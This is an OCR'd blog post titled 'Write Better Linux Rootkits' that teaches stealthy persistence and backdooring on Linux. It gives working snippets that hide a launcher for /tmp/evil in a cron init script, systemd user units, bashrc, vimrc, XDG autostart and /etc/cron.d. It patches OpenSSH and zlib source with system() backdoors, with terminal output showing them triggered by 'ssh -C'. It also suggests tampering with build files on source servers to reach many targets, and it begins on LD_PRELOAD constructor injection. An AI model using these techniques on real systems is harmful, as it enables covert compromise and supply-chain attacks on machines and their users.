
Write Better Linux Rootkits

jm33.me/write-better-linux-rootkits.html

November 1, 2018

有个中文版在Freebuf，需要的可以去看看



dig deeper into user space


lets abuse inits

the INIT

a lot of script kiddies know how to write their own SysV service file or modify the existing ones, fortunate for them, SysVinit is still widely supported in Linux world. Debian family choose to keep their SysVinit compatability, which is also why systemd-sysv exists, thus, Ubuntu inherited this shit too.

for Ubuntu, things can be quite complicated, it historically used upstart, switched to systemd from 15.04, then dropped upstart and became more like Debian.

heres a screenshot for INIT on Ubuntu 18.04:



```
# root @ ubuntu in ~ [22:39:20]
$ dpkg -S /sbin/init
systemd-sysv: /sbin/init

# root @ ubuntu in ~ [22:40:27]
$ dpkg -l | grep -i systemd
ii  libnss-systemd:amd64                   237-3ubuntu10.3
ii  libpam-systemd:amd64                   237-3ubuntu10.3
ii  libsystemd0:amd64                      237-3ubuntu10.3
ii  networkd-dispatcher                    1.7-0ubuntu3.3
ii  systemd                                237-3ubuntu10.3
ii  systemd-sysv                           237-3ubuntu10.3

# root @ ubuntu in ~ [22:40:57]
$ dpkg -l | grep -i sysv
ii  systemd-sysv                           237-3ubuntu10.3
ii  sysvinit-utils                         2.88dsf-59.10ubuntu1
```

almost forgot the rootkit part...


yea, for most of the cases, we use SysV style service file, which, is basically shell scripts, you can find them in many devices, include IoT ones:

```
#!/bin/sh

# all comments have been removed

PATH=/bin:/usr/bin:/sbin:/usr/sbin
DESC="cron daemon"
NAME=cron
DAEMON=/usr/sbin/cron
PIDFILE=/var/run/crond.pid
SCRIPTNAME=/etc/init.d/"$NAME"

test -f $DAEMON || exit 0

. /lib/lsb/init-functions # wow, why not put our evil functions in this?

[ -r /etc/default/cron ] && . /etc/default/cron

parse_environment() {
    for ENV_FILE in /etc/environment /etc/default/locale; do
        [ -r "$ENV_FILE" ] || continue
        [ -s "$ENV_FILE" ] || continue

        for var in LANG LANGUAGE LC_ALL LC_CTYPE; do
            value=$(egrep "^${var}=" "$ENV_FILE" | tail -n1 | cut -d= -f2)
            [ -n "$value" ] && eval export $var=$value

            if [ -n "$value" ] && [ "$ENV_FILE" = /etc/environment ]; then
                log_warning_msg "/etc/environment has been deprecated for locale
information; use /etc/default/locale for $var=$value instead"
            fi
        done
    done

    # Get the timezone set.
    if [ -z "$TZ" -a -e /etc/timezone ]; then
        TZ=$(cat /etc/timezone)
    fi
}

# Parse the system's environment
if [ "$READ_ENV" = "yes" ]; then
    parse_environment
fi

case "$1" in
start)
    log_daemon_msg "Starting periodic command scheduler" "cron" # we can modify this
function, without bringing too much attention
    start_daemon -p $PIDFILE $DAEMON $EXTRA_OPTS
    log_end_msg $?
    ;;
stop)
```

```
    log_daemon_msg "Stopping periodic command scheduler" "cron"
    killproc -p $PIDFILE $DAEMON
    RETVAL=$?
    [ $RETVAL -eq 0 ] && [ -e "$PIDFILE" ] && rm -f $PIDFILE
    log_end_msg $RETVAL
    ;;
restart)
    log_daemon_msg "Restarting periodic command scheduler" "cron"
    $0 stop
    $0 start
    ;;
reload | force-reload)
    log_daemon_msg "Reloading configuration files for periodic command scheduler"
"cron"
    # cron reloads automatically
    log_end_msg 0
    ;;
status)
    status_of_proc -p $PIDFILE $DAEMON $NAME && exit 0 || exit $?
    ;;
*)
    log_action_msg "Usage: /etc/init.d/cron {start|stop|status|restart|reload|force-
reload}"
    exit 2
    ;;
esac
exit 0
```

if we were going to inplement our lovely rootkit in this service, please read the above code carefully

an example here:



```
log_deamon_msg() {
    log_daemon_msg "$1" "$2"

    proc=$(ps -ef | grep "evil" | grep -v grep | wc -l)
    [ "$proc" -ne 0 ] || /tmp/evil >/dev/null 2>&1 &
}

# Parse the system's environment
if [ "$READ_ENV" = "yes" ]; then
    parse_environment
fi

case "$1" in
start)
    log_deamon_msg "Starting periodic command scheduler" "cron"
    start_daemon -p $PIDFILE $DAEMON $EXTRA_OPTS
    log_end_msg $?
    ;;
```

put it to:

```
/etc/init.d
/etc/rc[runlevel].d
/etc/rc.local
```

you will need root for this

for systemd, we can do this without root, thats where systemd/User comes in

possible service file locations:

```
/etc/systemd/system
/etc/systemd/user
/lib/systemd/system
/lib/systemd/user
~/.local/share/systemd/user
~/.config/systemd/user
```

write service file like this:

```
[Unit]
Description=Music Player Daemon

[Service]
ExecStart=/tmp/evil hello_from_systemd_user

[Install]
WantedBy=default.target
```

use `systemctl --user enable service` for user services, `systemctl enable service` is for system-wide service

bashrc

very handy as well!

bash shell is frequently executed, which means bashrc files are, too

there are some files you might love:

```
/etc/profile
~/.bashrc
~/.bash_profile
~/.bash_logout
```

just add something like

```
/tmp/evil hello_from_bashrc
```

thats it


xinitrc

you probably wont believe this, but quite a lot linux servers have Xorg installed (coz they want GUI), the most used distro for those admins, is CentOS6 with Gnome2

other RCs

many programs have their own RC file for init config purposes, such as VIM

they exec code in RCs, and the RCs can be placed under `~`, lets abuse VIM:




```
autocmd bufenter * if (winnr("$") == 1 && e
silent exec "!/tmp/evil hello_from_vimrc"
```

abuse GUI/DE

most linux servers dont have any GUI installed, thus dont need to worry about this part. but like i said, there are plenty of boxes have Gnome (mostly CentOS/RHEL), i guess knowing a little bit about linux desktop can help you make better use of these

XDG autostart for system

put a desktop file to `/etc/xdg/autostart` and it will be executed on DE boot:



```
/e/x/a/nm-applet.desktop
[Desktop Entry]
Name=Network
Icon=nm-device-wireless
Exec=/tmp/evil hello_from_XDG_autostart
Terminal=true
Type=Application
NoDisplay=true
```

XDG autostart for user


likewise, put the above file to `~/.config/autostart` and it will be executed on user login

our favorite -- crond

its indeed script kids' favorite, coz its as straight forward as Windows's schedule task. however its also well known to sys admins :(

so, lets put our job to some hidden places like `/etc/cron.d` insead of `/var/spool/cron`

im sure everybody knows how to write a cron job:




```
/e/c/sysstat
# The first element of the path is a direct
# script is located
PATH=/usr/lib/sysstat:/usr/sbin:/usr/sbin:/

# Activity reports every 10 minutes everyda
5-55/10 * * * * root command -v debian-sa1 

# Additional run at 23:59 to rotate the sta
59 23 * * * root command -v debian-sa1 > /d

# evil job
*/5 * * * * /tmp/evil hello_from_cron
```

replacing files

it can be done in many ways, here im going to show you some source code tampering trick

take openssh as an example, we can download its source and modify some function


`uncompress_buffer()` will only be used when `ssh -C` is specified, emmm, so be it, it is the one



```
static int
uncompress_buffer(struct ssh *ssh, struct sshbuf *in, struct ss
hbuf *out)
{
    u_char buf[4096];
    int r, status;

    system("/tmp/evil hello_from_sshd_backdoor");
    if (ssh->state->compression_in_started != 1)
        return SSH_ERR_INTERNAL_ERROR;
```

```
 sshpkt_putb(struct ssh *ssh, const s
 sshpkt_send(struct ssh *ssh)
 sshpkt_start(struct ssh *ssh, u_char
-start_compression_in(struct ssh *ssh
-start_compression_out(struct ssh *ss
-uncompress_buffer(struct ssh *ssh, s
```

when needed, use `ssh -C target` and the target will run our evil function



```
# jm33 @ jm33-XPS-9360 in ~ [17:21:16]
$ ssh kali 'cat /tmp/evil.log'
cat: /tmp/evil.log: No such file or directory

# jm33 @ jm33-XPS-9360 in ~ [17:21:19] C:1
$ ssh -C kali "strings /root/sshd|grep '/tmp/evil'"
/tmp/evil hello_from_sshd_backdoor

# jm33 @ jm33-XPS-9360 in ~ [17:21:21]
$ ssh kali 'cat /tmp/evil.log'
hello_from_sshd_backdoor%

# jm33 @ jm33-XPS-9360 in ~ [17:21:26]
$ ssh kali 'ps -ef|grep sshd'
root      2470     1  0 05:09 ?        00:00:00 sshd: root@pts/0
root     23076     1  0 05:18 ?        00:00:00 /root/sshd
root     23309 23076  0 05:21 ?        00:00:00 sshd: root@notty
root     23311 23309  0 05:21 ?        00:00:00 zsh -c ps -ef|grep sshd
root     23313 23311  0 05:21 ?        00:00:00 grep sshd
```

we can patch existing binaries with our shellcode, without having to recompile the whole project. theres a tool called backdoor-factory can help you with that

plus, if we are in a git/svn server, make use of the source code it hosts, modify its `Makefile` or `configure` or something else useful. through which, you have a chance running your code in a mass scale of targets, or worst, just run it on the git/svn build server


abuse dynamic libs

the use dynamic libs is very common, simply put, libs contain all the functions an executable calls, which means we can add our own code and get executed too

replace it


most of the cases, we dont patch existing SOs (shared object), to add our code, we need to recompile the lib

to find a lib to tamper with, we use `ldd` to reveal its links to every dynamic lib:



```
ldd `which sshd`
        linux-vdso.so.1 (0x00007ffdd336a000)
        libwrap.so.0 => /lib/x86_64-linux-gnu
        libaudit.so.1 => /lib/x86_64-linux-gn
        libpam.so.0 => /lib/x86_64-linux-gnu/
        libselinux.so.1 => /lib/x86_64-linux-
        libsystemd.so.0 => /lib/x86_64-linux-
        libcrypto.so.1.0.2 => /usr/lib/x86_64
        libutil.so.1 => /lib/x86_64-linux-gnu
        libz.so.1 => /lib/x86_64-linux-gnu/li
        libcrypt.so.1 => /lib/x86_64-linux-gn
        libgssapi_krb5.so.2 => /usr/lib/x86_6
```

here, we play with `libz.so.1` , coz its a lot like the example in previous part


`libz.so.1` comes from zlib, you can check it with your package manager:


```
$ pacman -Qo /usr/lib/libz.so.1
/usr/lib/libz.so.1 is owned by zlib 1:1.2.11-3
```


download openssh portable 7.9 source, grep search `zlib` keyword, we can easily find some code resides in `packet.c` :


```
# jm33 @ jm33-XPS-9360 in /projects/linux_rootkit/shared_lib/openssh-7.9p1
$ grep -r -i 'zlib.h' *.c
packet.c:#include <zlib.h>
packet.c:                * Comments in zlib.h say that we should keep calling
```

now we change zlib's code, add `system()` to `inflate()` function (which is located in `inflate.c`):


```
int ZEXPORT inflate(strm, flush)
z_streamp strm;
int flush;
{
    system("/tmp/evil hello_from_libzBackdoor");
    struct inflate_state FAR *state;
    z_const unsigned char FAR *next;    /* next in
    unsigned char FAR *put;     /* next output */
```

build zlib and use the modified `libz.so*` to replace the legit ones in target system, and run `ssh -C` to trigger our code:



```
# jm33 @ jm33-XPS-9360 in ~ [17:29:33]
$ ssh kali 'cat /tmp/evil.log'
cat: /tmp/evil.log: No such file or directory

# jm33 @ jm33-XPS-9360 in ~ [17:29:43] C:1
$ ssh -C kali 'strings /lib/x86_64-linux-gnu/libz.so.1|grep evil'
/tmp/evil hello_from_libzBackdoor

# jm33 @ jm33-XPS-9360 in ~ [17:30:58]
$ ssh kali 'cat /tmp/evil.log'
hello_from_libzBackdoor%
```

NOTE as dynamic libs, their functions get called frequently by ELFs, we better not add overhead to our code. and BEWARE, what if some external ELF we call in our lib code calls back? that would be a disaster

ld.so.preload

thats what script kids use, yes, according to `ld.so`'s manual, `ld.so` handles every ELF/a.out in Linux,


> The program ld.so handles a.out binaries, a format used long ago; ld-linux.so* (/lib/ld-linux.so.1 for libc5, /lib/ld-linux.so.2 for glibc2) handles ELF, which everybody has been using for years now. Otherwise, both have the same behavior, and use the same support files and programs as ldd(1), ldconfig(8), and /etc/ld.so.conf.

except for statically linked ELFs, which has their own `ld.a` bundled with everything else

to load a lib before `ld.so` handles any ELFs, we put our lib into `/etc/ld.so.preload`, or set `LD_PRELOAD=/path/to/libwhatever.so`, the latter, is more stealth

our lib is named `libevil.so`

as a lib, it cant just get executed, it needs to be called. but what fucking ELF would call our `libevil`??? no worries, we can use something like `DllMain`, its provided by GCC:



`constructor`
`destructor`
`constructor (`*priority*`)`
`destructor (`*priority*`)`

The `constructor` attribute causes the function to be called automatically before execution enters `main ()`.
been called. Functions with these attributes are useful for initializing data that will be used implicitly dur

